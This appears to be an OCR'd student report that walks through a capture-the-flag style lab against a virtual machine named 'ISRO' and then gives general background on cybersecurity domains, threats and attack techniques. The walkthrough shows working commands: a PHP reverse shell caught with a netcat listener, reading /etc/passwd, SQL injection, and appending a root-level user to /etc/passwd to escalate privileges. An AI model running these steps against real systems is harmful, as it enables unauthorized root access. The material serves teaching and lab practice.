
```
============================================================
2023/07/12 14:13:39 Finished
============================================================

┌──(kanha㉿kali)-[~]
└─$ wget http://192.168.0.102/img/aryabhata.jpg
--2023-07-12 14:33:20--  http://192.168.0.102/img/aryabhata.jpg
Connecting to 192.168.0.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 212762 (208K) [image/jpeg]
Saving to: ‘aryabhata.jpg’

aryabhata.jpg             100%[=====================================>] 207.78K  --.-KB/s    in 0.002s

2023-07-12 14:33:20 (99.8 MB/s) - ‘aryabhata.jpg’ saved [212762/212762]

┌──(kanha㉿kali)-[~]
└─$ steghide extract -sf aryabhata.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

┌──(kanha㉿kali)-[~]
└─$ ls
aryabhata.jpg  Desktop    Downloads  hashes  Pictures  Templates          veracrypt-1.25.9-setup
bhaskara       Documents  flag.txt   Music   Public    truecrypt2john.py  Videos

┌──(kanha㉿kali)-[~]
└─$ cat flag.txt
Aryabhata Flag:{e39cf1cbb00f09141259768b6d4c63fb}
```

- **Performing Steganography & Capturing the Flag :** After downloading the image file, we use the ‘Steghide’ tool to extract hidden information from the image file and as a result we got the “Flag.txt” file and found the second flag, ARYABHATA.

-


CAPTURING MANGALYAAN'S FLAG

Step 1 :-




- **Dirb –X .php :** We used 'Dirb' tool to find '.php' extension contents in the target IP Address (website) and we found a 'connect.php' page.

Step 2 :-



- **Getting /etc/passwd :** We got a page showing the contents of /etc/passwd .

Step 3 :



- **Downloading a shell program of PHP for reverse connection :** We downloaded a shell program of PHP that would establish a reverse connection with the target machine (ISRO).

Step 4 :-


- **Starting python3 server for hosting our IP Address :** We hosted our IP Address using python3 server to get reverse connection.

-

Step 5 :


- **Establishing reverse connection :** By concatenating our IP Address along with the “shell.php” file, the target machine refused connection but it is captured in our listener (Netcat).

Step 6 :-



- **Starting listener (Netcat) to capture target :** We started or opened our listener using default or custom port no. to capture target machine and we gained access to the target machine.

Step 7 :



- **Performing SQL Injection :** After gaining access, we performed SQL Injection to retrieve the Database Schema/s where we found the
  'Flag' schema and from there we found our third flag, MANGALYAAN.

-

CAPTURING CHANDRAYAAN'S FLAG

Step 1 :-

```
-rw-r--r--  1 root root    5867 Oct  1  2019 vsftpd.conf
lrwxrwxrwx  1 root root      23 Oct  1  2019 vtrgb -> /etc/alternatives/vtrgb
-rw-r--r--  1 root root    4942 Apr  8  2019 wgetrc
drwxr-xr-x  4 root root    4096 Oct  1  2019 xdg
-rw-r--r--  1 root root     477 Mar 16  2018 zsh_command_not_found
www-data@ubuntu:/etc$   openssl passwd -1 -salt kanha55 kanha55
  openssl passwd -1 -salt kanha55 kanha55
$1$kanha55$tCBQH74c9G0WzPA8zP1Ey1
www-data@ubuntu:/etc$ cd ..
cd ..
www-data@ubuntu:/$ echo 'kanha55:$1$kanha55$tCBQH74c9G0WzPA8zP1Ey1:0:0::/root:/bin/bash' >>/etc/passwd
<c9G0WzPA8zP1Ey1:0:0::/root:/bin/bash' >>/etc/passwd
```

- **Performing Privilege Escalation :** So, now we are in the target machine(ISRO) , but to access confidential information we need root privilege authority. But we don't have, so for that reason we manipulate the data of passwd file by inserting new user name and password.

Step 2 :-

```
www-data@ubuntu:/$ tail /etc/passwd
tail /etc/passwd
isro:x:1000:1000:isro,,,:/home/isro:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mysql:x:108:115:MySQL Server,,,:/nonexistent:/bin/false
kanha:$1$kanha$UVRARBcl1G0Mj4gT4ifbg:0:0::/root:/bin/bash
kanha:$1$kanha$UVRARBcl1G0Mj4gT4ifbg.:0:0::/root:/bin/bash
kanha:$1$kanha$UVRARBcl1G0Mj4gT4ifbg.:0:0::/root:/bin/bash
tupun:$1$tupun$qkhoUzc4Xg8dibic3kKt5:0:0::/root:/bin/bash
haldar:$1$haldar$.tsSs7A9mVGOurhlPPtlT1:0:0::/root:/bin/bash
kanha55:$1$kanha55$tCBQH74c9G0WzPA8zP1Ey1:0:0::/root:/bin/bash
www-data@ubuntu:/$ su kanha55
su kanha55
Password: kanha55

root@ubuntu:/# ls
ls
bin   home            lib64       opt   sbin      tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  srv       usr
dev   initrd.img.old  media       root  swapfile  var
etc   lib             mnt         run   sys       vmlinuz
root@ubuntu:/# cd root
cd root
root@ubuntu:~# ls
ls
final.txt
root@ubuntu:~#
```

- **Root level :** After switching to the root user we get all the access and after searching every folder and file we are able to detect proper file which contains the "Flag of CHANDRAYAAN".

Step 3 :

- **Capturing Final flag :** Following the process, we found our fourth and final flag, “CHANDRAYAAN”.

CYBER SECURITY BASICS

-

- **Cybersecurity** is the practice of protecting systems, networks, and programs from digital attacks. These cyberattacks are usually aimed at accessing, changing, or destroying sensitive information; extorting money from users via ransomware; or interrupting normal business processes.

- **Network security** is any activity designed to protect the usability and integrity of your network and data.

- **Application security** is the process of developing, adding, and testing security features within applications to prevent security vulnerabilities against threats such as unauthorized access and modification.

- **Information security** is a broad field that covers many areas such as physical security, endpoint security, data encryption, and network security.

- **Operational security** (OPSEC) is a process that organizations deploy to prevent sensitive information from getting into the wrong hands.

- **Business continuity** is a business's level of readiness to maintain critical functions after an emergency or disruption. These events can include: Security breaches, Natural disasters, Power outages.

- **Disaster recovery** (DR) is an organization's ability to restore access and functionality to IT infrastructure after a disaster event, whether natural or caused by human action (or error).

- **End-user education** is building awareness among employees by equipping them with the necessary tools and skills required to protect themselves and the company data from loss or attack.

CYBER SECURITY DOMAINS

1. Frameworks & Standards

Cybersecurity frameworks and standards are the set of best practices to keep cybersecurity risk under check. These offer the ability to determine risk tolerance and set controls.

Many frameworks and standards are combinations of other cybersecurity frameworks and standards.

To develop a powerful cybersecurity compliance program, one needs to have knowledge of the various cyber security frameworks and standards. Some of the most popular cyber security frameworks and standards are:

- ASD (Australian Signals Directorate) Essential 8
- CIS (Centre for Internet Security) Controls
- CISA (Cybersecurity and Infrastructure Security Agency) TSS (Transportation Systems Sector) Cybersecurity Framework
- ETSI (European Telecommunications Standards Institute)
- HITRUST CSF (Cybersecurity Framework) ISA/IEC (International Society of Automation) 62443
- IoTSF (Internet of Things Security Foundation) Security Compliance Framework
- MITRE ATT&CK
- NIST (National Institute of Technologies) CSF (Cybersecurity Framework)
- NIST SP (Special Publication) 800-82 Guide to ICS (Industrial Control Systems) Security
- OASIS SAML (Security Assertion Markup Language)
- PCI DSS (Payment Card Industry Data Security Standard)

An organization considers as many cybersecurity frameworks and standards as possible while devising a suitable cybersecurity policy.

2. Application Security

Application security is installing many forms of defenses within all software and services belonging to an organization to provide protection from a diverse range of threats. It simply means to safeguard applications that an organization develops, deploys, and uses.

There are several measures that are taken to limit unwanted access or change of application resources. This includes creating secure application architecture, implementing strong data input validation, threat modelling, writing secure code, etc.

API security, S-SDLC, security QA, security UX, and source code scan are the various subdomains of application security.

3. Risk Assessment

Risk assessment is the process of carefully analyzing the workplace for identifying scenarios, processes, et cetera that might cause harm to assets, i.e., people and systems belonging to an organization. It consists of:

1. Hazard identification
2. Risk analysis and risk evaluation
3. Risk control

In risk assessment, we identify hazards and risk factors that can cause some form of harm. This is called hazard identification. Risk analysis and risk evaluation are done to analyze and evaluate the risks associated with the identified hazards and risk factors.

Risk control relates to the process of determining the best ways to eliminate the hazards and risks or control the same when they can't be eliminated. Assets inventory, penetration tests, risk monitoring services, and vulnerability scans are subdomains of risk assessment.

4. Enterprise Risk Management

Enterprise risk management or ERM is an organization-specific strategy that aims to identify and prepare for hazards within an organization's finances, objectives, and operations. It is risk management applied to an organization. The subdomains of enterprise risk management include:

- Crisis management
- Cyber insurance
- Lines of defense
- Risk acceptance statement
- Risk appetite

Some people wrongly believe that ERM is a product or service, which it is not. Instead, it is a process. This might be due to the similarity of ERM with ORM (object-relational mapping), CRM (customer relationship management), and ERP (enterprise resource planning).

For ERM to be effective, it necessitates being a part of the work culture of an organization. It is essential to maintain the brand reputation and ensure long-time business viability.

5. Governance

Cyber security governance offers a strategic view of how an organization defines its risk appetite, develops accountability frameworks, and establishes decision-making. It involves taking decisions for implementing security policies.

Governance aims to ensure that the organization manages to make the right decisions most of the time and places efficient and costeffective policies to mitigate risk. Company written policy, executive management involvement, and laws and regulations are subdomains of governance.

6. Threat Intelligence

Also known as cyber threat intelligence (CTI), threat intelligence is the process of collecting information from a wide array of resources pertaining to existing or potential attacks against an organization.

The information collected via CTI is analyzed and refined to minimize and mitigate cybersecurity risks. Along with other cybersecurity tools, it is used to protect an organization from cyber-attacks. Threat intelligence can be external or internal.

7. End-user Education

The main intent of end-user education is to develop awareness in employees and equip them with the required skills and tools so that they can protect themselves and the organization from data attacks or data loss.

Employees can educate themselves too by learning different topics related to cybersecurity, like information security or infosec. Information security is a branch of cyber security that deals specifically with protecting information and information systems.

The 3 domains of information security are confidentiality, integrity, and availability. These information security domains are collectively known as the CIA triad. Awareness, cybersecurity tabletop exercises, and training are part of end-user education.

8. Security Operations

Security operations pertain to the tasks that put security plans into action. It covers applying resource protection techniques, disaster recovery, incident management, managing physical security, and understanding and supporting investigations.

This domain of cyber security also involves logging and monitoring services, requirements for investigation types, and securing the provision of resources.

9. Physical Security

Physical security is the process of protecting people, property, and physical assets from events and scenarios that can result in damage or loss. Different cybersecurity teams need to work in line to secure the digital and physical assets of an organization.

This is because the complexity of physical security is growing due to rapidly evolving technologies like the internet of things and artificial intelligence.

COMMON CYBER THREATS

1. Malware

Malware — or malicious software — is any program or code that is created with the intent to do harm to a computer, network or server. Malware is the most common type of cyberattack, mostly because this term encompasses many subsets such as ransomware, trojans, spyware, viruses, worms, keyloggers, bots, cryptojacking, and any other type of malware attack that leverages software in a malicious way.

2. Denial-of-Service (DoS) Attacks

A Denial-of-Service (DoS) attack is a malicious, targeted attack that floods a network with false requests in order to disrupt business operations.

In a DoS attack, users are unable to perform routine and necessary tasks, such as accessing email, websites, online accounts or other resources that are operated by a compromised computer or network. While most DoS attacks do not result in lost data and are typically resolved without paying a ransom, they cost the organization time, money and other resources in order to restore critical business operations.

The difference between DoS and Distributed Denial of Service (DDoS) attacks has to do with the origin of the attack. DoS attacks originate from just one system while DDoS attacks are launched from multiple systems. DDoS attacks are faster and harder to block than DOS attacks because multiple systems must be identified and neutralized to halt the attack.

3. Phishing

Phishing is a type of cyberattack that uses email, SMS, phone, social media, and social engineering techniques to entice a victim to share sensitive information — such as passwords or account numbers — or to download a malicious file that will install viruses on their computer or phone.

4. Spoofing

Spoofing is a technique through which a cybercriminal disguises themselves as a known or trusted source. In so doing, the adversary is able to engage with the target and access their systems or devices with

the ultimate goal of stealing information, extorting money or installing malware or other harmful software on the device.

- **Domain spoofing** is a form of phishing where an attacker impersonates a known business or person with fake website or email domain to fool people into the trusting them. Typically, the domain appears to be legitimate at first glance, but a closer look will reveal that a W is actually two Vs, or a lowercase L is actually a capital I. Users responding to the message or interacting with the site are tricked into revealing sensitive information, sending money or clicking on malicious links.

- **Email spoofing** is a type of cyberattack that targets businesses by using emails with forged sender addresses. Because the recipient trusts the alleged sender, they are more likely to open the email and interact with its contents, such as a malicious link or attachment.

- **Address Resolution Protocol (ARP) spoofing** or **ARP poisoning** is a form of spoofing attack that hackers use to intercept data. A hacker commits an ARP spoofing attack by tricking one device into sending messages to the hacker instead of the intended recipient. This way, the hacker gains access to your device's communications, including sensitive data such as passwords and credit card information. Luckily, you can protect yourself against these attacks in several ways.

5. Identity-Based Attacks

Crowd Strike's findings show that **80% of all breaches use compromised identities** and can take up to 250 days to identify.

Identity-driven attacks are extremely hard to detect. When a valid user's credentials have been compromised and an adversary is masquerading as that user, it is often very difficult to differentiate between the user's typical behaviour and that of the hacker using traditional security measures and tools.

- A **man-in-the-middle** attack is a type of cyberattack in which an attacker eavesdrops on a conversation between two targets. The attacker may try to “listen” to a conversation between two people, two systems, or a person and a system.

  The goal of a MITM attack is to **collect personal data, passwords or banking details, and/or to convince the victim to take an action** such as changing login credentials, completing a transaction or initiating a transfer of funds.

- A **brute force attack** is uses a trial-and-error approach to systematically guess login info, credentials, and encryption keys. The attacker submits combinations of usernames and passwords until they finally guess correctly.

6. Code Injection Attacks

Code injection attacks consist of an attacker injecting malicious code into a vulnerable computer or network to change its course of action. There are multiple types of code injection attacks:

- **SQL injection (SQLi)** is a cyberattack that injects malicious SQL code into an application, allowing the attacker to view or modify a database. According to the Open Web Application Security Project, injection attacks, which include SQL injections, were the third most serious web application security risk in 2021. In the applications they tested, there were 274,000 occurrences of injection.

  To protect against SQL injection attacks, it is essential to understand what their impact is and how they happen so you can follow best practices, test for vulnerabilities, and consider investing in software that actively prevents attacks.

- **Cross-Site Scripting (XSS)** is a **code injection attack in which an adversary inserts malicious code within a legitimate**

website. The code then launches as an infected script in the user's web browser, enabling the attacker to steal sensitive information or impersonate the user.

7. Supply Chain Attacks

A supply chain attack is a type of cyberattack that targets a trusted third-party vendor who offers services or software vital to the supply chain. **Software supply chain attacks** inject malicious code into an application in order to infect all users of an app, while **hardware supply chain attacks** compromise physical components for the same purpose. Software supply chains are particularly vulnerable because modern software is not written from scratch: rather, it involves many off-the-shelf components, such as third-party APIs, open source code and proprietary code from software vendors.

8. Insider Threats

IT teams that solely focus on finding adversaries external to the organization only get half the picture. Insider threats are internal actors such as current or former employees that pose danger to an organization because they have direct access to the company network, sensitive data, and intellectual property (IP), as well as knowledge of business processes, company policies or other information that would help carry out such an attack.

Internal actors that pose a threat to an organization tend to be malicious in nature. Some motivators include financial gains in exchange for selling confidential information on the dark web, and/or emotional coercion using social engineering tactics. On the other hand, some insider threat actors are not malicious in nature but instead are negligent in nature. To combat this, organizations should implement a comprehensive cybersecurity training program that teaches stakeholders to be aware of any potential attacks, including those potentially performed by an insider.

9. DNS Tunneling

DNS Tunneling is a type of cyberattack that leverages domain name system (DNS) queries and responses to bypass traditional security measures and transmit data and code within the network.

Once infected, the hacker can freely engage in command-and-control activities. This tunnel gives the hacker a route to unleash malware and/or to extract data, IP or other sensitive information by encoding it bit by bit in a series of DNS responses.

DNS tunneling attacks have increased in recent years, in part because they are relatively simple to deploy. Tunneling toolkits and guides are even readily accessible online through mainstream sites like YouTube.

10. IoT-Based Attacks

An IoT attack is any cyberattack that targets an Internet of Things (IoT) device or network. Once compromised, the hacker can assume control of the device, steal data, or join a group of infected devices to create a botnet to launch DoS or DDoS attacks.

[According to the Nokia Threat Intelligence Lab, connected devices are responsible for nearly one-third of mobile network infections – more than double the amount in 2019.]

Given that the number of connected devices is expected to grow rapidly over the next several years, cybersecurity experts expect IoT infections to grow as well. Further, the deployment of 5G networks, which will further fuel the use of connected devices, may also lead to an uptick in attacks.

SYSTEM HACKING IN ETHICAL HACKING

System hacking refers to using technical skills and knowledge to gain access to a computer system or network. Hackers employ many methods to get into a system by exploiting its vulnerabilities and concealing their activities to avoid detection.

Most people imagine system hacking as the work of so-called “black hat” or “grey hat” hackers who haven’t obtained the owner’s permission to enter the system. However, system hacking is also done by ethical hackers who received authorization beforehand to test the system’s security and improve any weaknesses.

The purpose of system hacking depends on the motivations of those who perform it. Malicious actors seek to exploit their discoveries after hacking into the system, usually for financial or political gain. Ethical hackers, however, are hired by companies as security consultants to help identify and fix vulnerabilities before these same malicious actors can exploit them.

PURPOSE OF SYSTEM HACKING

Generally, the motive of the hackers behind System Hacking is gaining access to the personal data of an individual or sensitive information belonging to an organization in order to misuse the information and leak it which may cause a negative image of the organization in the minds of people, Privilege Escalation, Executing malicious applications to constantly monitor the system.

ATTACKING TECHNIQUES

Malware

Malware refers to various forms of harmful software, such as viruses and ransomware. Once malware is in your computer, it can wreak all sorts of havoc, from taking control of your machine, to monitoring your actions and keystrokes, to silently sending all sorts of confidential data from your computer or network to the attacker's home base.

Attackers will use a variety of methods to get malware into your computer, but at some stage it often requires the user to take an action to install the malware. This can include clicking a link to download a file, or opening an email attachment that may look harmless (like a document or PDF), but actually contains a hidden malware installer.

Phishing

In a phishing attack, an attacker may send you an email that appears to be from someone you trust, like your boss or a company you do business with. The email will seem legitimate, and it will have some urgency to it (e.g. fraudulent activity has been detected on your account). In the email, there may be an attachment to open or a link to click.

Upon opening the malicious attachment, you'll unknowingly install malware in your computer. If you click the link, it may send you to a legitimate-looking website that asks you to log in to access an important file – except the website is actually a trap used to capture your credentials. To combat phishing attempts, it's essential to understand the importance of verifying email senders and attachments or links.

SQL Injection Attack

.An SQL injection attack specifically targets servers storing critical website and service data using malicious code to get the server to divulge information it normally wouldn't. SQL (structured query

language) is a programming language used to communicate with databases, and can be used to store private customer information such as credit card numbers, usernames and passwords (credentials), or other personally identifiable information (PII) – all tempting and lucrative targets for an attacker.

An SQL injection attack works by exploiting any one of the known SQL vulnerabilities that allow the SQL server to run malicious code. For example, if an SQL server is vulnerable to an injection attack, it may be possible for an attacker to go to a website's search box and type in code that would force the site's SQL server to dump all of its stored usernames and passwords.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks also involve injecting malicious code into a website, but in this case the website itself is not being attacked. Instead, the malicious code only runs in the user's browser when they visit the attacked website, where it directly targets the visitor.

One of the most common ways an attacker can deploy an XSS attack is by injecting malicious code into a comment or a script that could automatically run. For example, they could embed a link to a malicious JavaScript in a comment on a blog. Cross-site scripting attacks can significantly damage a website's reputation by placing users' information at risk without indication anything malicious has occurred.

Denial-of-Service (DoS)

Denial-of-service (DoS) attacks flood a website with more traffic than it's built to handle, thereby overloading the site's server and making it near-impossible to serve content to visitors. It's possible for a denialof-service to occur for non-malicious reasons. For example, if a massive news story breaks and a news organization's site is overloaded with traffic from people trying to learn more about the story.
Often though, this kind of traffic overload is malicious, as an attacker floods a website with an overwhelming amount of traffic to essentially shut it down for all users. In some instances, these DoS attacks are

performed by many computers at the same time. This scenario of attack is known as a distributed denial-of-service attack (DDoS).

Session Hijacking

Session hijacking occurs when an attacker hijacks a session by capturing the unique – and private – session ID and poses as the computer making a request, allowing them to log in as an unsuspecting user and gain access to unauthorized information on the web server. If everything goes as it should during any internet session, web servers should respond to your various requests by giving you the information you're attempting to access.

However, there are a number of methods an attacker can use to steal the session ID, such as a cross-site scripting attack used to hijack session IDs. An attacker can also opt to hijack the session to insert themselves between the requesting computer and the remote server, pretending to be the other party in the session. This allows them to intercept information in both directions and is commonly called a man-in-the-middle (MITM) attack.

Credential Reuse

Credential reuse occurs when someone uses the same credentials on multiple websites. It can make life easier in the moment, but can come back to haunt that user later on. Even though security best practices universally recommend unique passwords for all applications and websites, many people still reuse their passwords – a fact attackers will readily exploit.

Once attackers have a collection of compromised credentials from a breached website or service (easily acquired on any number of black market websites on the internet), they know there's a good chance they'll be able to use those credentials somewhere online. When it comes to credentials, variety is essential. Password managers are available and can be helpful when it comes to generating and managing unique passwords for every corner of the internet.

STEPS OF HACKING

1. **Reconnaissance:** This is the first phase where the Hacker tries to collect information about the target. It may include Identifying the Target, finding out the target's IP Address Range, Network, DNS records, etc. Let's assume that an attacker is about to hack a websites' contacts.
   He may do so by using a search engine like maltego, researching the target say a website (checking links, jobs, job titles, email, news, etc.), or a tool like HTTPTrack to download the entire website for later enumeration, the hacker is able to determine the following: Staff names, positions, and email addresses

